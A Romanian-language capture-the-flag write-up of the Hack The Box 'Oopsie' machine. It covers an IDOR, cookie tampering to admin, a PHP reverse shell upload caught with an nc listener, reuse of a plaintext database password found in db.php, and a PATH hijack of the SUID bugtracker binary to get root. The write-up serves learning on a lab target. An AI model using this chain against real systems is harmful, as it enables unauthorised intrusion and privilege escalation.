


Pentru ca are portul 80 deschis, putem asuma ca serverul acesta este un site.

```
rgmy@debian1:~/HTB_Machines/Easy/Oopsie$ nmap 10.129.55.36
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-19 17:06 EEST
Nmap scan report for 10.129.55.36
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```


Sa ii aflam pathurile. Punem proxyul de al burp suite si cand ne uitam pe site, ii vedem pathul pentru login.:



Mergem pe pagina si ne conectam ca guest. Cand mergem la account, ne uitam la url si vedem ceva interesant:

<http://10.129.55.36/cdn-cgi/login/admin.php?content=accounts&id=2>

ID pare cam hard-codat. Hai sa il schimbam cu id=1.



Interesant...

Am gasit access id la admin.

Sa vedem cum functioneaza uploads. Ultima oara cand incercam, nu aveam voie, scrie forbidden.

```
1 POST /cdn-cgi/login/admin.php?content=uploads&action=upload HTTP/1.1
2 Host: 10.129.55.36
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundaryf66996fa2bbbe1f4ad40bbe4c01019
8 Content-Length: 325
9 Origin: http://10.129.55.36
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://10.129.55.36/cdn-cgi/login/admin.php?content=uploads
13 Cookie: user=34322; role=admin
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 -----geckoformboundaryf66996fa2bbbe1f4ad40bbe4c01019
18 Content-Disposition: form-data; name="name"
19
20 da
21 -----geckoformboundaryf66996fa2bbbe1f4ad40bbe4c01019
22 Content-Disposition: form-data; name="fileToUpload"; filename="test.txt"
23 Content-Type: text/plain
24
25 -----geckoformboundaryf66996fa2bbbe1f4ad40bbe4c01019--
26
27
```

Dragut. Am so modificat cookieul ca sa fie mai normal.

Uploadul merge cam bine si ajunge in /uploads. Ia sa vedem daca merge un reverse shell cu php. Codul e furat de aici:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

```
rgmy@debian1:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.17.159] from (UNKNOWN) [10.129.55.36] 42706
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:40:55 up  1:35,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Am dat un nc in alt terminal si o mers. Nu uita sa iti schimbi ipul in scriptul de acolo.

Sa dam un upgrade la shell, ca arata cam urat asa.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Mergem in locul in care se afla de obicei datele la siteuri /var/www/html si nesurprinzator am gasit cdn-cgi, pathul pentru login.

```
www-data@oopsie:/var/www/html$ ls
ls
cdn-cgi  css  fonts  images  index.php  js  themes  uploads
```

Mergem in acel fisier si vedem prin coduri, dubios, un db.php.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost', 'robert', 'M3g4C0rpUs3r!', 'garage');
?>
```

Interesanta conexiune catre baza noastra de date.

Hai se ne logam ca robert :D

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$ |
```

Vedem ce grupuri are robert. Interesant, are bugtracker.

Ia sa
vedem ce
e

```
robert@oopsie:/var/www/html/cdn-cgi/login$ groups
groups
robert bugtracker
```

bugtracker. Intai, hai sa il gasim.

```
find / -group bugtracker 2> /dev/null
```

Se afla la acest path: `/usr/bin/bugtracker`

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: |
```

Sa punem cateva valori, poate gasim ceva.

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker
```

```
-----
: EV Bug Tracker :
-----
```

Provide Bug ID: 1

1

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:

When loading library in firmware it seems to be crashed

What you expected to happen:

Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:

Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker
```

```
-----
: EV Bug Tracker :
-----
```

Provide Bug ID: 2

2

If you connect to a site filezilla will remember the host, the username and the password (optional). The same is true for the site manager . But if a port other than 21 is used the port is saved in .config/filezilla - but the information from this file isn't downloaded again afterwards.

```
ProblemType: Bug
DistroRelease: Ubuntu 16.10
Package: filezilla 3.15.0.2-1ubuntu1
Uname: Linux 4.5.0-040500rc7-generic x86_64
ApportVersion: 2.20.1-0ubuntu3
Architecture: amd64
CurrentDesktop: Unity
Date: Sat May 7 16:58:57 2016
EcryptfsInUse: Yes
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)
```

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker
```

```
-----
: EV Bug Tracker :
-----
```

```
Provide Bug ID: 3
3
-----
```

Hello,

When transferring files from an FTP server (TLS or not) to an SMB share, Filezilla keeps freezing which leads down to very much slower transfers ...

Looking at resources usage, the gvfs-smb process works hard (60% cpu usage on my I7)

I don't have such an issue or any slowdown when using other apps over the same SMB shares.

```
ProblemType: Bug
DistroRelease: Ubuntu 12.04
Package: filezilla 3.5.3-1ubuntu2
ProcVersionSignature: Ubuntu 3.2.0-25.40-generic 3.2.18
Uname: Linux 3.2.0-25-generic x86_64
NonfreeKernelModules: nvidia
ApportVersion: 2.0.1-0ubuntu8
Architecture: amd64
Date: Sun Jul 1 19:06:31 2012
EncryptfsInUse: Yes
InstallationMedia: Ubuntu 12.04 LTS "Precise Pangolin" - Alpha amd64 (20120316)
ProcEnviron:
    TERM=xterm
    PATH=(custom, user)
    LANG=fr_FR.UTF-8
    SHELL=/bin/bash
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)
---
```

```
ApportVersion: 2.13.3-0ubuntu1
Architecture: amd64
DistroRelease: Ubuntu 14.04
EncryptfsInUse: Yes
InstallationDate: Installed on 2013-02-23 (395 days ago)
InstallationMedia: Ubuntu 12.10 "Quantal Quetzal" - Release amd64 (20121017.5)
Package: gvfs
PackageArchitecture: amd64
ProcEnviron:
    LANGUAGE=fr_FR
    TERM=xterm
    PATH=(custom, no user)
    LANG=fr_FR.UTF-8
    SHELL=/bin/bash
ProcVersionSignature: Ubuntu 3.13.0-19.40-generic 3.13.6
Tags: trusty
Uname: Linux 3.13.0-19-generic x86_64
UpgradeStatus: Upgraded to trusty on 2014-03-25 (0 days ago)
UserGroups:
```

Nimic interesant, dar pare ca putem pune ce vrem noi. Ce obtinem oare daca punem un numar mai mare?

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: 99
99
-----

cat: /root/reports/99: No such file or directory
```

Interesant, deci pana acum bugtracker e doar un wrapper la cat. Si cat e de pe /root. Hmmm. Oare testeaza daca sunt numere?

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: ../root/flag.txt
../root/flag.txt
-----

cat: /root/reports/../root/flag.txt: No such file or directory

robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: ../flag.txt
../flag.txt
-----

cat: /root/reports/../flag.txt: No such file or directory
```

Mare lucru nu face, dar oare nu putem modifica ce avem in cat? Oare nu se ruleaza ca root? Intai insa, sa luam flagul de la robert, ca asta e ua din cerinte. Suntem deja logati ca el, deci doar dam un cat (ironic).

```
oopsie.txt
robert@oopsie:/var/www/html/cdn-cgi/login$ cat /home/robert/user.txt
cat /home/robert/user.txt
f2c74ee8db7983851ab2a96a44eb7981
```

Daca bugtracker doar ruleaza cat, ia sa modificam noi cat din enviroment.
Ca si robert, scriem intr-un fisier numit cat /bin/sh si ii dam chmod.
Ii dam export in PATH si rulam bugtracker. Suntem conectati ca root acum.
Flagul este in /root/root.txt.